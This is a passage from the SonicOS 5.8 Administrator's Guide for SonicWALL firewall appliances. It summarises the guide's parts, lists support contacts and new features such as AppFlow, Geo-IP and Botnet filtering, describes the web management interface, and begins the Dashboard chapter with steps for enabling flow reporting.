Part 12 Anti-Spam

This part provides instructions for configuring the Anti-Spam feature, which provides a quick, efficient, and effective way to add anti-spam and anti-phishing capabilities to your existing SonicWALL UTM appliance. This feature uses the spam-filtering capabilities of SonicWALL Email Security to reduce the amount of junk email the organization delivers to users.

Part 13 VPN

This part covers how to create VPN policies on the SonicWALL security appliance to support SonicWALL Global VPN Clients as well as creating site-to-site VPN policies for connecting offices running SonicWALL security appliances.

Part 14 SSL VPN

This part provides information on how to configure the SSL VPN features on the SonicWALL security appliance. SonicWALL's SSL VPN features provide secure, seamless, remote access to resources on your local network using the NetExtender client.

Part 15 Virtual Assist

This part describes the Virtual Assist feature, which allows users to support customer technical issues without having to be on-site with the customer. This capability serves as an immense time-saver for support personnel, while adding flexibility in how they can respond to support needs. Users can allow or invite customers to join a "queue" to receive support, then virtually assist each customer by remotely taking control of a customer's computer to diagnose and remedy technical issues.

Part 16 User Management

This part covers how to configure the SonicWALL security appliance for user level authentication as well as manage guest services for managed SonicPoints.

Part 17 High Availability

This part explains how to configure the SonicWALL security appliance for high availability so that in case of a loss of network connectivity, another SonicWALL security appliance resumes all active connections.

Part 18 Security Services

This part includes an overview of available SonicWALL Security Services as well as instructions for activating the service, including FREE trials. These subscription-based services include SonicWALL Gateway Anti-Virus, SonicWALL Intrusion Prevention Service, SonicWALL Content Filtering Service, SonicWALL Client Anti-Virus, and well as other services.

Part 19 WAN Acceleration

This part provides an overview of the SonicWALL WXA series appliance, basic and advanced deployment scenarios, and configuration and verification examples. This chapter includes Status, TCP Acceleration, WFS Acceleration, System, Logs, and Configuring WAN Acceleration.

Part 20 AppFlow

This part covers managing the SonicWALL network security appliance's flow reporting statistics and configurable settings for sending AppFlow and real-time data to the local collector or to external AppFlow servers. SonicOS AppFlow provides support for external AppFlow reporting formats, such as NetFlow version 5, NetFlow version 9, IPFIX, and IPFIX with extensions.

Part 21 Log

This part covers managing the SonicWALL security appliance's enhanced logging, alerting, and reporting features. The SonicWALL security appliance's logging features provide a comprehensive set of log categories for monitoring security and network activities.

Part 22 Wizards

This part walks you through using the SonicWALL **Configuration Wizard** for configuring the SonicWALL security appliance. The SonicWALL Configuration Wizard in SonicOS consists of these sub-wizards:

- The **Setup Wizard** takes you step by step through network configuration for Internet connectivity. There are four types of network connectivity available: Static IP, DHCP, PPPoE, and PPTP.
- The **Public Server Wizard** takes you step by step through adding a server to your network, such as a mail server or a Web server. The wizard automates much of the configuration you need to establish security and access for the server.
- The **VPN Policy Wizard** steps you through the configuration of Group VPNs and site-to-site VPNs.
- The **Application Firewall Wizard** takes you step by step through configuration of Application Objects, Actions, Email User Objects, and Policies.

Part 23 Appendices

This part contains the Command Line Interface (CLI) guide, which describes how to configure the SonicWALL security appliance using CLI commands.

Guide Conventions

The following conventions used in this guide are as follows:

Convention	Use
Bold	Highlights items you can select on the SonicWALL security appliance management interface.

<i>Italic</i>	Highlights a value to enter into a field. For example, “type <i>192.168.168.168</i> in the IP Address field.”
Menu Item > Menu Item	Indicates a multiple step Management Interface menu choice. For example, Security Services > Content Filter means select Security Services , then select Content Filter .

Icons Used in this Manual

These special messages refer to noteworthy information, and include a symbol for quick identification:



Caution

Important information that cautions about features affecting firewall performance, security features, or causing potential problems with your SonicWALL.



Tip

Useful information about security features and configurations on your SonicWALL.



Note

Important information on a feature that requires callout for special attention.

SonicWALL Technical Support

For timely resolution of technical support questions, visit SonicWALL on the Internet at <http://www.sonicwall.com/us/Support.html>. Web-based resources are available to help you resolve most technical issues or contact SonicWALL Technical Support. To contact SonicWALL telephone support, see the telephone numbers listed below:

North America Telephone Support

U.S./Canada: +1 888.793.2830 or +1 408.837.4317

International Telephone Support

Australia: + 1800.35.1642

Austria: +43(0)820.400.105

EMEA: +31(0)411.617.810

France: +44 193.257.3927

Germany: +44 193.257.3910

Hong Kong: +1 800.93.0997

India: 000.800.100.3395

Italy: +44 193.257.3928

Japan: 0120.569122

New Zealand: + 800.446489

Singapore: + 800.110.1441

Spain: +44 193.257.3921

Switzerland: +44 193.257.3929

UK: +44 193.257.3929

More Information on SonicWALL Products

Contact SonicWALL, Inc. for information about SonicWALL products and services at:

Web: <http://www.sonicwall.com>

E-mail: sales@sonicwall.com

Phone: (408) 745-9600

Fax: (408) 745-9300



CHAPTER 1

Introduction

Introduction

The *SonicOS 5.8 Administrator's Guide* provides the information you need to successfully activate, configure, and administer SonicOS 5.8 for SonicWALL NSA E-Class, NSA Series, and TZ Series security appliances.

SonicOS provides deep packet inspection, application intelligence and control with real-time visualization, intrusion prevention, high-speed virtual private networking (VPN) technology and other robust security features. SonicOS 5.8 provides a wide variety of feature enhancements over previous versions of the SonicOS operating system.

Topics:

- [“Key Features in SonicOS 5.8” on page 35](#)
- [“SonicWALL Management Interface” on page 39](#)

Key Features in SonicOS 5.8

SonicOS 5.8 includes the following key features:

- **Visualization Enhancements** — A number of enhancements have been added to the Dashboard pages in the SonicOS management interface:
 - **Dashboard > AppFlow Dash** — A new **Dashboard > AppFlow Dash** page provides graphs for Top Applications, Top Users, Top Viruses, Top Intrusions, Top Spyware, Top URL Ratings, Top Locations, and Top IP Addresses that are tracked with AppFlow.
 - **App Control Policy Configuration via App Flow Monitor** — The **Dashboard > AppFlow Monitor** page provides a Create Rule button that allows the administrator to quickly configure App Rule policies for application blocking, bandwidth management, or packet monitoring.
 - **Dashboard > AppFlow Reports** — A new **Dashboard > AppFlow Reports** page provides aggregate AppFlow reports on last firewall restart, last reset of counter, and scheduled reports.
 - **AppFlow > Flow Reporting** — A new **AppFlow > Flow Reporting** page provides the information (with enhancements) previously displayed in the **Log > Flow Reporting** page. The **Log > Flow Reporting** page is removed.

- **AppFlow pages** — The following **AppFlow** pages display the corresponding **Dashboard** pages of the same names: **Real-Time Monitor**, **AppFlow Dash**, **AppFlow Monitor**, **AppFlow Reports**.
- **User Monitor Tool** — The User Monitor tool provides a quick and easy method to monitor the number of active users on the SonicWALL security appliance. To view the User Monitor tool, navigate to the Dashboard > User Monitor page. The tool provides several options for setting the scale of time over which user activity is displayed. The tool can display all users, only users who logged in through the web portal, or only users who logged in remotely through GVC or L2TP.
- **Geo-IP & Botnet Filtering** — This feature allows the administrator to block connections to or from a geographic location based on IP address(es), and to or from a Botnet command and control server. Two new pages: **Security Services > Geo-IP** and **Security Services > Botnet Filter** have been added to the management interface.

You can look up an IP address to find out the domain, DNS server, and check whether it is part of a Botnet. The **Security Services > Geo-IP** and **Security Services > Botnet Filter** pages provide this functionality at the bottom of the page. The **System > Diagnostics** and **Dashboard > App Flow Monitor** pages also provide this capability.

The **Security Services > Geo-IP Filter** and the **Security Services > Botnet Filter** pages each have a new **Diagnostics** section containing a **Show Resolved Locations** button and a table displaying cache statistics.

- **Global BWM Ease of Use Enhancements** — Several enhancements are provided in this release to improve ease of use for Bandwidth Management (BWM) configuration, and also to increase throughput performance of managed packets. BWM now supports:
 - Simple bandwidth management on all interfaces.
 - Bandwidth management on both ingress and egress.
 - Specifying bandwidth management priority per firewall rules and app rules.
 - Default bandwidth management queue for all traffic.
 - Applying BWM via **AppFlow** monitor page.

Global bandwidth management provides 8 priority queues. The Guaranteed rate and Maximum\Burst rate are user configurable.

An Interface BWM Settings tooltip on the Firewall Settings > BWM page displays all network interfaces and shows whether bandwidth management is enabled for them.

The **Dashboard > BWM Monitor** page has the following usability improvements:

- A chart for each possible BWM setting for the selected interface. It displays [Disabled] if BWM is not enabled.
- A text line near the top of the page showing the available bandwidth for the interface selected in the drop-down list at the top left.
- In each chart, an information box now shows the values for Current bandwidth, Dropped bandwidth, Guaranteed bandwidth, and Max bandwidth for the interface selected at the top of the page.
- **WAN Acceleration** — SonicOS 5.8 supports SonicWALL WXA 1.2.2 and 1.3, which contains several enhancements over WXA 1.1.1:
 - **Unsigned SMB Acceleration** — In previous versions of WXA, SMB signing was the only supported method for shared access to files, which required joining the WXA series appliance to the domain and manually configuring shares. However, some networks do not need to use SMB signing. For these types of network environments, WXA 1.2 introduces support for Unsigned SMB, which allows the WXA series appliance

to accelerate traffic without joining the domain. This greatly simplifies the configuration procedure for WFS Acceleration. Just click the Unsigned SMB checkbox, apply the changes, and shared files start accelerating between sites.

If your network uses unsigned and signed SMB traffic, the **Unsigned SMB** and **Support SMB Signing** checkboxes can be enabled to use both features simultaneously.

- **Web Cache** — The Web Cache feature stores copies of frequently and recently requested Web content as it passes through the network. When a user requests this Web content, it is retrieved from the local web cache instead of the Internet, which can result in significant reductions in downloaded data and bandwidth usage.
- **YouTube Web Caching** — The Web Cache feature also provides caching for YouTube content. This feature is only available when using Moderate (default) and Aggressive web caching strategies.
- **Wire/Tap Mode** — Wire Mode is a deployment option where the SonicWALL appliance can be deployed as a "Bump in the Wire." It provides a least-intrusive way to deploy the appliance in a network. Wire Mode is very well suited for deploying behind a pre-existing Stateful Packet Inspection (SPI) Firewall. Wire Mode operates in any one these 4 different modes: Bypass Mode, Inspect Mode, Secure Mode, Tap Mode.
- **YouTube for School Content Filtering Support** — YouTube for Schools is a service that allows for customized YouTube access for students, teachers, and administrators. YouTube Education (YouTube EDU) provides schools access to hundreds of thousands of free educational videos. These videos come from a number of respected organizations. You can customize the content available in your school. All schools get access to all of the YouTube EDU content, but teachers and administrators can also create playlists of videos that are viewable only within their school's network.
- **Content Filtering** — Numerous updates have been added to the content filtering pages and dialogs. You can customize the content filtering features from the **Filter Properties** dialog, which is accessed from the **Security Services > Content Filter** page.
- **IKEv2** — The **IKEv2** section in **Configuring VPN Policies** has been updated. IKEv2 is the default proposal type for new VPN policies. Secondary gateways are supported with IKEv2. IKEv2 is not compatible with IKE v1. If using IKEv2, all nodes in the VPN must use IKEv2 to establish the tunnels. DHCP over VPN is not supported in IKEv2.
- **ADTRAN Consolidation** — Beginning in 5.8.1.11, ADTRAN NetVanta units run the same SonicOS firmware as SonicWALL units. Upon upgrading a NetVanta unit to SonicOS 5.8.1.11, the management interface will change from the previous NetVanta look and feel (color scheme, icons, logos) to the standard SonicWALL SonicOS look and feel. The Content Filter block page will look the same as that used by SonicWALL models.

NetVanta units now support additional features compared to previous releases, including:

- SonicPoint
- Comprehensive Anti-Spam Service
- WAN Acceleration
- Enforced Client AV with Kaspersky Anti-Virus
- Solera
- Firmware Auto Update

The following features are enhanced from previous NetVanta releases to provide the full capabilities of equivalent SonicWALL models:

- DHCP Leases
- Maximum Schedule Object Group Depth

- Maximum SonicPoints per Interface
- SSLVPN Licenses
- Virtual Assist Licenses

Previously, ADTRAN NetVanta units used **netvantasecurityportal.com** based URLs for backend communication, such as to the License Manager. Starting with SonicOS 5.8.1.11, they will use the same URLs as are used by SonicWALL models.

With SonicOS 5.8.1.11, the following are the now only differences between SonicOS running on an Adtran NetVanta model and that running on the equivalent SonicWALL model:

Product Name — When running on an Adtran NetVanta unit, SonicOS will use the SonicWALL model name followed by "OEM", as in the following examples:

- NetVanta 2830 now appears as NSA 2400 OEM
- NetVanta 2730 now appears as NSA 240 OEM
- NetVanta 2730 EX now appears as NSA 240 OEM EX
- NetVanta 2630 now appears as TZ 210 OEM
- NetVanta 2630W now appears as TZ 210 wireless-N OEM

Default SSID — When running on an ADTRAN NetVanta unit, SonicOS will continue to use the default wireless SSID of "adtran". SonicWALL models use a default wireless SSID of "sonicwall".

HTTPS management self-signed certificate — When running on an ADTRAN NetVanta unit, SonicOS will continue to use an ADTRAN specific HTTPS management self-signed certificate.

- **Current Users and Detail of Users Options for TSR** — In SonicOS 5.8, on the System > Diagnostics page, in the Tech Support Report section, three new checkboxes are provided: Current users, Detail of users, and Geo-IP/Botnet Cache.
- These options allow the currently connected users to be omitted from the TSR, included as a simple summary list, or included with full details.
- **Customizable Login Page** — SonicOS 5.8 provides the ability to customize the language of the login authentication pages that are presented to users. Administrators can translate the login related pages with their own wording and apply the changes so that they take effect without rebooting.

Although the entire SonicOS interface is available in different languages, sometimes the administrator does not want to change the entire UI language to a specific local one. However, if the firewall requires authentication before users can access other networks, or enables external access services (e.g. VPN, SSL-VPN), those login related pages usually should be localized to make them more usable for normal users.

- **LDAP "Primary group" Attribute** — To allow Domain Users to be used when configuring policies, membership of the Domain Users group can be looked up via an LDAP "Primary group" attribute, and SonicOS 5.8 provides a new attribute setting in the LDAP schema configuration for using this feature.
- **Management Traffic Only Option for Network Interfaces** — SonicOS 5.8 provides a Management Traffic Only option on the Advanced tab of the interface configuration window, when configuring an interface from the Network > Interfaces page. When selected, this option prioritizes all traffic arriving on that interface. The administrator should enable this option ONLY on interfaces intended to be used exclusively for management purposes. If this option is enabled on a regular interface, it will still prioritize the traffic, but that may not be the desirable result. It is up to the administrator to limit the traffic to just management; the firmware does not have the ability to prevent pass-through traffic.

The purpose of this option is to provide the ability to access the SonicOS management interface even when the appliance is running at 100% utilization.

- **Preservation of Anti-Virus Exclusions After Upgrade** — SonicOS 5.8 provides an enhancement to detect if the starting IP address in an existing range configured for exclusion from anti-virus enforcement belongs to either LAN, WAN, DMZ or WLAN zones. After upgrading to a newer firmware version, SonicOS applies the IP range to a newly created address object. Detecting addresses for other zones not listed above, including custom zones, is not supported.

Anti-virus exclusions which existed before the upgrade and which apply to hosts residing in custom zones will not be detected. IP address ranges not falling into the supported zones will default to the LAN zone. Conversion to the LAN zone occurs during the restart booting process. There is no message in the SonicOS management interface at login time regarding the conversion.


- **SNMP** — SNMP reporting is now available for VLAN interfaces. You enable SNMP on an interface under **Network > Interfaces**.
- **SonicWALL Enforced Client Anti Virus** — SonicOS 5.8 supports Kaspersky AV as a choice for SonicWALL Enforced Client Anti-Virus. With Enforced Client, the SonicWALL firewall does not allow clients to connect and access the Internet unless they have client anti-virus installed.

SonicWALL Management Interface

The SonicWALL security appliance's Web-based management interface provides an easy-to-use graphical interface for configuring your SonicWALL security appliance. The following sections provide an overview of the key management interface objects:

- [“Dynamic User Interface” on page 39](#)
- [“Navigating the Management Interface” on page 40](#)
- [“Status Bar” on page 41](#)
- [“Common Icons in the Management Interface” on page 41](#)
- [“Applying Changes” on page 41](#)
- [“Tooltips” on page 42](#)
- [“Navigating Dynamic Tables” on page 42](#)
- [“Getting Help” on page 44](#)
- [“Wizards” on page 44](#)
- [“Logging Out” on page 45](#)


Dynamic User Interface

In the SonicOS's Dynamic User Interface, table statistics and log entries now dynamically update within the user interface without requiring users to reload their browsers. Active connections, user sessions, VoIP calls, and similar activities can be disconnected or flushed dynamically with a single click on the **Delete**  icon in the **Flush** or **Logout** column.

This lightweight dynamic interface is designed to have no impact on the SonicWALL Web server, CPU utilization, bandwidth or other performance factors. You can leave your browser window on a dynamically updating page indefinitely with no impact to the performance of your SonicWALL security appliance.


Navigating the Management Interface

On the left side of your browser window is a navigation pane that lists the SonicWALL Web Management Interface structure as links. When you click a menu item, related management functions are displayed as submenu items in the navigation pane.






When you click on a top-level item in the navigation pane, it automatically expands that heading and contracts the heading for the page you are currently on.

If the navigation pane continues below the bottom of your browser, an up-and-down arrow symbol appears in the bottom right corner of the navigation pane, just above the status bar. Mouse over the up or down arrow to scroll the navigation pane up or down.



Common Icons in the Management Interface

The following describe the functions of common icons used in the SonicWALL management interface:

- Clicking on the **Edit**  icon displays a window for editing the settings.
- Clicking on the **Delete**  icon deletes a table entry
- Moving the pointer over the **Comment**  icon displays text in a pop-up window.

Status Bar

The **Status** bar at the bottom of the management interface window displays the status of actions executed in the SonicWALL management interface.

Status: **Ready**


Status: **The configuration has been updated.**

Applying Changes

Pages in which you configure a tool or specify settings now have an Accept button at the top of the page. To save any configuration or setting changes you made on the page, click the **Accept** button.



If the settings are contained in a secondary window within the management interface, when you click **OK**, the settings are automatically applied to the SonicWALL security appliance.



SONICWALL | Network Security Appliance

Name:

Zone Assignment:

Type:

IP Address:

Ready

Tooltips

Many elements, such as forms, buttons, table headings and entries, in the SonicOS UI have embedded tooltips. These Tooltips are small pop-up windows that are displayed when you hover your mouse over a UI element. They provide brief information describing the element.



Note Not all UI elements have Tooltips. If a Tooltip does not display after hovering your mouse over an element for a couple of seconds, you can safely conclude that it does not have an associated Tooltip.

When applicable, Tooltips display the minimum, maximum, and default values for form entries. These entries are generated directly from the SonicOS firmware, so the values will be correct for the specific platform and firmware combination you are using.

Administrator Timeout
Set the allowed period of inactivity before administrators are automatically logged out of the management interface.

Min: 1
Max: 9999
Default: Other: 5 administrators Limited administrator

Tooltips are enabled by default. To disable Tooltips or change their behavior, see [“Tooltips” on page 127](#).

Navigating Dynamic Tables

In the SonicOS UI, table statistics and log entries dynamically update within the user interface without requiring you to reload your browser. You can navigate tables in the management interface with large number of entries by using the navigation buttons located on the upper right corner of the table.

Message	Source	Destination	Notes	Rule
UDP packet dropped	0.0.0.0, 68, X1	255.255.255.255, 67, X0	UDP Port: 67	1 (WAN->LAN)
ICMP packet dropped due to policy	10.203.28.1, 8, X1	10.203.28.35, 64222, X1	ICMP Echo Reply, Code: 0	

The table navigation bar includes buttons for moving through table pages.



A number of tables now include an option to specify the number of items displayed per page.

Items per page Items to 100 (of 1077)

Many tables can now be re-sorted by clicking on the headings for the various columns. On tables that are sortable, a tooltip will pop-up when you mouseover headings that states **Click to sort by**. When tables are sorted, entries with the same value for the column are grouped together with the common value shaded as a sub-heading.

Action Objects			
#	Name	Action Type	
1	Block SMTP E-Mail Without Reply	Block SMTP E-Mail Without Reply	
2	BWM Global-High	Bandwidth Management	
3	BWM Global-Highest	Bandwidth Management	

Active connections, user sessions, VoIP calls, and similar activities can be disconnected or flushed dynamically with a single click on the **Delete** icon in the Flush or Logout column.

Several tables include a new table **Statistics** icon that displays a brief, dynamically updating summary of information for that table entry. Tables with the new statistics icon include:

- NAT policies on the **Network > NAT Policies** page
- Access rules on the **Firewall > Access Rules** page

Destination	Service	Action	Users	Flow Report	Geo-IP Filter	Botnet Filter	Packet Monitor	Conn	Figure
All X1 Management IP	HTTP Management	Allow	All						Access Rule #2 - Traffic Statistics Rx Bytes: 1048645440 Rx Packets: 2734916 Tx Bytes: 777869264 Tx Packets: 2957183
All X1 Management IP	HTTPS Management	Allow	All						
All X1 Management IP	Ping	Allow	All						

Several tables include a tooltip that displays the maximum number of entries that the SonicWALL security appliance supports. For example, the following image shows the maximum number of address groups the appliance supports.

Address Objects	
#	Name
1	LAN Subnets
2	Firewalled Subnets

Tables that display the maximum entry tooltip include NAT policies, access rules, address objects, and address groups.

Getting Help


Each SonicWALL security appliance includes Web-based online help available from the management interface. Clicking the question mark button on the right corner of the SonicWALL UI banner accesses the context-sensitive help for the displayed page.



Tip Accessing the SonicWALL security appliance online help requires an active Internet connection.

Wizards

The wizards can help you configure your firewall by stepping you through such things as WAN network configuration, LAN network configuration, wireless LAN network configuration, and 3G or Analog Modem configuration.



The **Wizards** button, in the right corner of the SonicWALL UI banner, provides access to the **SonicWALL Configuration Wizard**, which allows you to easily configure the SonicWALL security appliance using the following sub-wizards:

This Wizard	Enables You to
Setup Wizard	Quickly configure the SonicWALL security appliance to secure your Internet (WAN) and LAN connections. For more information on using this wizard, see “Wizards > Setup Wizard” on page 1427 .
Public Server Wizard	Quickly configure the SonicWALL security appliance to provide public access to an internal server, such as a Web or E-mail server. For more information on using this wizard, see “Wizards > Public Server Wizard” on page 1443 .
VPN Wizard	Create a new site-to-site VPN Policy or configure the WAN GroupVPN to accept VPN connections from SonicWALL Global VPN Clients. For more information on using this wizard, see “Wizards > VPN Wizard” on page 1449 .
Application Firewall Wizard (SonicWALL NSA series appliances)	Quickly configure your SonicWALL security appliance with policies to inspect application level network traffic. With the wizard you will be able to create Application Firewall Policies based on a series of predefined steps. For more information on using this wizard, see “Wizards > Application Firewall Wizard” on page 1459 .

Logging Out

The **Logout** button, on the top-right corner of the SonicWALL UI banner, terminates the management interface session and displays the authentication page for logging into the SonicWALL security appliance.



PART 2

Dashboard

This part contains the following chapters:

- **Visualization Dashboard**
- **Dashboard > Real-Time Monitor**
- **Dashboard > AppFlow Dash**
- **Dashboard > AppFlow Monitor**
- **Dashboard > AppFlow Reports**
- **Dashboard > Threat Reports**
- **Dashboard > User Monitor**
- **Dashboard > BWM Monitor**
- **Dashboard > Connections Monitor**
- **Dashboard > Packet Monitor**
- **Dashboard > Log Monitor**



CHAPTER 2


Using the SonicOS Visualization Dashboard

Visualization Dashboard

The SonicWALL Visualization Dashboard offers you an effective and efficient interface to visually monitor their network in real time, providing effective flow charts of real-time data, customizable rules, and flexible interface settings. With the Visualization Dashboard, you can efficiently view and sort real-time network and bandwidth data to:

- Identify applications and websites with high bandwidth demands
- View application usage on a per-user basis
- Anticipate attacks and threats encountered by the network

Several of the SonicWALL Visualization Dashboard pages now contain a blue pop-up button that will display the dashboard in a standalone browser window that allows for a wider display. Click on the blue pop-up icon to the right of the page name in the left-hand navigating bar to display a dashboard page as a standalone page.



Topics:

- [“Enabling the Real-Time Monitor and AppFlow Collection”](#) on page 50
- [“Dashboard > Real-Time Monitor”](#) on page 52

- “Dashboard > AppFlow Dash” on page 64
- “Dashboard > AppFlow Monitor” on page 65
- “Dashboard > AppFlow Reports” on page 77
- “Dashboard > Threat Reports” on page 84
- “Dashboard > User Monitor” on page 88
- “Dashboard > BWM Monitor” on page 90
- “Dashboard > Connections Monitor” on page 91
- “Dashboard > Packet Monitor” on page 94
- “Dashboard > Log Monitor” on page 95

Enabling the Real-Time Monitor and AppFlow Collection

The real-time application monitoring features rely on the flow collection mechanism in order to collect and display data. Before you can view the “applications” chart in the Real-Time Monitor, AppFlow Monitor, or AppFlow Reports, you must first enable and configure the flow collection feature.

To enable Real-Time Monitoring and Internal AppFlow collection:

-
- Step 1** Navigate to the **AppFlow > Flow Reporting** page in the SonicOS management interface. For on-the-appliance flow collection, select the **Enable AppFlow To Local Collector** checkbox. Select the **Enable Real-Time Data Collection** checkbox, and select from the **Collect Real-Time Data For** pull-down menu the reports you would like to see captured:
- Top apps
 - Bits per second
 - Packets per second
 - Average packet size
 - Connections per second
 - Core utility
- Step 2** To enable these reports, click the **Accept** button to save your changes.

Step 3 Navigate to the **Network > Interfaces** page. Click the **Configure** icon on the far right for the interface for which you wish to enable flow reporting. The **Edit Interface** window displays.

Step 4 Click the **Advanced** tab.

The screenshot shows the 'Advanced Settings' tab of the 'Edit Interface' configuration window. The 'Advanced Settings' section includes the following options:

- Link Speed: Auto Negotiate
- Use Default MAC Address: (MAC address: 00-17-CF-0E-74-79)
- Override Default MAC Address:
- Note: The default MAC must be unique for each interface. Enabled
- Enable flow reporting: (A tooltip points to this checkbox with the text: "Enable flow reporting on flows created for this interface")
- Enable Multicast Support:
- Enable 802.1p tagging:
- Management Traffic Only:

The 'Expert Mode Settings' section includes:

- Use Routed Mode - Add NAT Policy to prevent outbound/inbound translation:
- Set NAT Policy's outbound/inbound interface to: Any

The 'Bandwidth Management' section includes:

- Enable Egress Bandwidth Management: Available Interface Egress Bandwidth (Kbps): 384.000000
- Enable Ingress Bandwidth Management: Available Interface Ingress Bandwidth (Kbps): 384.000000

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

Step 5 In the **Advanced** tab, ensure that the **Enable flow reporting** checkbox is selected.


Step 6 Click the **OK** button to save your changes.

Step 7 Repeat steps 3 through 5 for each interface you wish to monitor.

For more detailed information on configuring Flow Reporting settings, refer to ["AppFlow > Flow Reporting"](#) on page 1377.

Dashboard > Real-Time Monitor

The **Dashboard > Real-Time Monitor** provides you an inclusive, multi-functional display with information about applications, bandwidth usage, packet rate, packet size, connection rate, connection count, and multi-core monitoring.





